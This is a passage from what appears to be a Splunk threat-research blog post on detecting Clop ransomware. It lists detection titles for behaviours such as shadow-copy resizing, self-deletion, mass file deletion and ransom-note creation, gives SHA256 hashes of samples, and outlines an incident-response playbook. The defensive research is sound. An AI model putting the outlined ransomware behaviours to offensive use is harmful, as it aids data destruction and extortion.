
Variant B




High Frequency of File Deletion




Resizing Shadow Copies




Raw Search




Clop Common Exec Parameter




Clop Deleting itself




Clop Known Service Name



Suspicious Service File Path Creation




Clop High Frequency Process Termination




High Frequency creation of ransomware notes

Variant B



Variant A




Hashes: SHA256

- 15f9ed36d9efc6e570b4f506791ce2c6a849853e2f6d587f30fb12d39dba2649
- 3d94c4a92382c5c45062d8ea0517be4011be8ba42e9c9a614a99327d0ebdf05b
- d0cde86d47219e9c56b717f55dcdb01b0566344c13aa671613598cab427345b9
- 43e633a9a26287e9be7a4788d750258d64612e7b625ab5a3f0a9128469e99c2d

Defense

We can pursue further defensive actions by using the Splunk Phantom playbook Detect, Contain, and Remediate Ransomware, as shown in the following graphic.



This playbook is composed of the following steps:


- **Get file:** Downloads the file sample from a repository.
- **Detonate file:** Submits the file sample for sandbox analysis.
- **Block IP:** Configures your infrastructure to block access to IP addresses associated with the ransomware.
- **Block hash:** Configures your infrastructure to block access to files matching the hash of a malicious sample.
- **Hunt file:** Looks for indications of other infected devices in your environment.

- **Terminate process:** Terminates any instances of the malware actively executing.
- **Quarantine device:** Place the infected devices in quarantine to prevent it from infecting other devices.
- **List connections:** Examine a device's active connections/add newly discovered malicious IPs to the block ip action.
- **Disable user:** Disable the user's account to prevent further malware propagation.

Please download the Splunk ES Content Update app from Splunkbase™ and install the latest version of our content update, which includes the new ransomware analytic story focusing on Clop crimeware.

About the Splunk Threat Research Team

The Splunk Threat Research team is devoted to understanding actor behavior and researching known threats to build detections that the entire Splunk community can benefit from. The Splunk Threat Research team does this by building and open-sourcing tools that analyze threats and actors like the Splunk Attack Range and using these tools to create attack data sets. From these data sets, new detections are built and shared with the Splunk community under Splunk Security Content. These detections are then consumed by various Splunk products like Enterprise Security, Splunk Security Essentials and Mission Control to help customers quickly and effectively find known threats.



Posted by

Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.

TAGS
Cybersecurity
Show All Tags

Show Less Tags

Join the Discussion